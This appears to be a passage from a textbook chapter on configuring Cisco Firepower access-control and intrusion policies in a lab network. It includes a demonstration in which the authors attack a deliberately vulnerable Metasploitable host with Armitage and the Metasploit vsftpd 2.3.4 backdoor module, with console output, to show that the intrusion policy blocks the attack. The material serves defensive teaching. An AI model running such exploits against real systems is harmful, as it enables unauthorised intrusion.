


Figure 21-83. *Create new access policy*

Firepower is a zone-based firewall. It does not use the concept of security levels. We need to account for that. We start by creating rules to permit all outgoing traffic. We put those rules in the default section. That makes it easier to override by adding rules above it in the mandatory section. We used Inside_Site1 and/or Inside_Site2 as the source zones. We left everything else default. The default is any network, destination, and no logging. We used Allow as the action. That means that the firewall will do some inspection on the data and not just trust it. Another option is Trust. If you select Trust, the data will pass through without additional inspection. Trust should only be used for latency-sensitive traffic that is really trusted.

AU25




Figure 21-84. *Allow inside traffic*

Next, we want to allow monitoring data to the Splunk server in the DMZ. We create a rule with a destination zone DMZ and source zone Outside_Site1. We allow the network object Management_Net access to the network host object Splunk. We configure destination ports associated with eStreamer and Syslog.




Figure 21-85. *Splunk rule*

We created one final rule for now. This rule allows anything from the outside to the Metasploitable host in the DMZ. Again, we are not logging.




Figure 21-86. *Metasploitable incoming*

Even though we didn't log permitted connections, we want to see what is denied. We click the gray button next to the default action and select Log at Beginning of Connection. The default log location is the management console event viewer. We can also log to Syslog or send SNMP traps. This would require another destination configuration, in addition to what we demonstrated in the "Monitoring Overview" section. Now we have a basic policy and we can deploy.




Figure 21-87. *Logging on default action*

After the policy was deployed, we generated a small amount of traffic. We went back into the policy and clicked Analyze Hit Counts. This validated that traffic was hitting the intended rules.





Figure 21-88. *Analyze Hit Counts*

Application-Based Rules

In the last section, we built a basic policy. Now we will add to it. We want to use deep packet inspection to make sure users at Site 2 are only using bandwidth for business-relevant websites. In this example, we create a rule to block websites with very low to medium business relevance, but only in the time range defined by the object WorkHours. We also went to the Logging tab and selected to log at the beginning of the event.



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Next, we create a rule to block certain types of Facebook traffic. This capability eliminates the issue of companies wanting employees to be able to get important information from Facebook, but not wanting them to use the other features. One limitation with these types of rules is they often require inspection of data that is often encrypted. A solution is to use an SSL policy to decrypt traffic. However, that takes additional resources and configuration. Everything that is not blocked will be evaluated by a later rule. We also want to know who is violating this rule, so we log it.



Figure 21-89. *Facebook rule*

After deploying the rules, we have some data in our connection events. Our time-based rule blocking medium business-relevant traffic without any additional details was too aggressive, but serves as a good example. Sites like Google and MSN were blocked due to too low business relevance.



Figure 21-90. *Connection events*

Intrusion Policies Introduction

Intrusion policies take inspection one step deeper. They will inspect information inside packet headers, the body, or summary data about connections. They can block traffic that is likely malicious even if the access control policy allows it. However, you need to assign a Threat license to a firewall to use this feature.

If you remember, we configured the rule for the Metasploitable host wide open. Let's see how it fares against Firepower's intrusion detection component.

Using Armitage in Kali, we launched an attack against a vulnerable service on the Metasploitable host. We immediately got a root shell.



Figure 21-91. *Root shell exploit*

We could make an access rule blocking FTP, but let's assume we want FTP open. We will go back into the rule for the server and attach it to an intrusion policy. To attach an intrusion policy to a rule, go to the Inspection tab and select a policy and a variable set. Cisco provides four default policies. We will use Balanced Security and Connectivity.



Figure 21-92. *Intrusion rule*

When we attempt to run the exploit again, it connects to the FTP service but fails to create a shell using the backdoor.


```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.
[*] 172.16.50.15:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.50.15:21 - USER: 331 Please specify the password.
[+] 172.16.50.15:21 - Backdoor service has been spawned, handling...
[-] 172.16.50.15:21 - The service on port 6200 does not appear to be a shell
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 21-93. *Exploit failed*

Intrusion Policy Tuning

In the previous section, we used an intrusion policy without explaining it. Using intrusion policies without understanding them is a major cause of false positives. False positives occur when you get an alert for legitimate traffic. When there are a lot of false positives, administrators stop paying attention to the alerts. We need to tune a few things to remove false positives.

It is base practice to create a new policy and tune it for your organization. You will start with one of Cisco's policies as the base. When Cisco adds new rules to the base policy, they will be pushed to your policy. This allows you to disable or adjust rules without losing rule set updates. If you don't know where to start, Balanced Security and Connectivity is a good place. If testing shows that it is not restrictive enough, you can move to a more restrictive base policy. If it only needs slight adjustment, you can reenable rules that are disabled by default. The same concept applies to make a policy more permissive.

Before we create a new policy, we will look at the variable set. A variable set is used to fill in variables in rules. They are accessed through Objects ➤ Object Management ➤ Variable Set. The variables define networks and ports. Common variables are $HOME_NET and $EXTERNAL_NET.

A problem with the default variables is most are set to any. They need to be adjusted to reflect the networks and ports in your infrastructure. In the default state, rules that should only trigger on EXTERNAL to HOME flows will trigger for any flows. If you need to define them differently for different portions of your network, you can create more than one variable set.



Figure 21-94. *Default intrusion prevention variables*

When you edit a variable, you can create a list of included networks or ports and then remove excluded objects. A good example for excluding networks may be to define $EXTERNAL_NET as any and then exclude the inside networks. In the following example, we use the Inside and DMZ networks but exclude the Splunk server from $HOME_NET.



Figure 21-95. *Edit HOME_NET variable*

Now we can move to Policies ➤ Intrusion and click Create Policy. You can set the base to a custom policy or one maintained by Cisco. It is a good idea to create a policy even if you are not ready to customize it. It will give you the flexibility to adjust the policy as you find false positives or negatives.



Figure 21-96. *Create intrusion policy*

For our example, we want to find the rule that was triggered for the vsFTP exploit. The action inherited from the base policy was Drop and Generate Events. We are changing it to only Generate Events. That means it will log, but not drop.

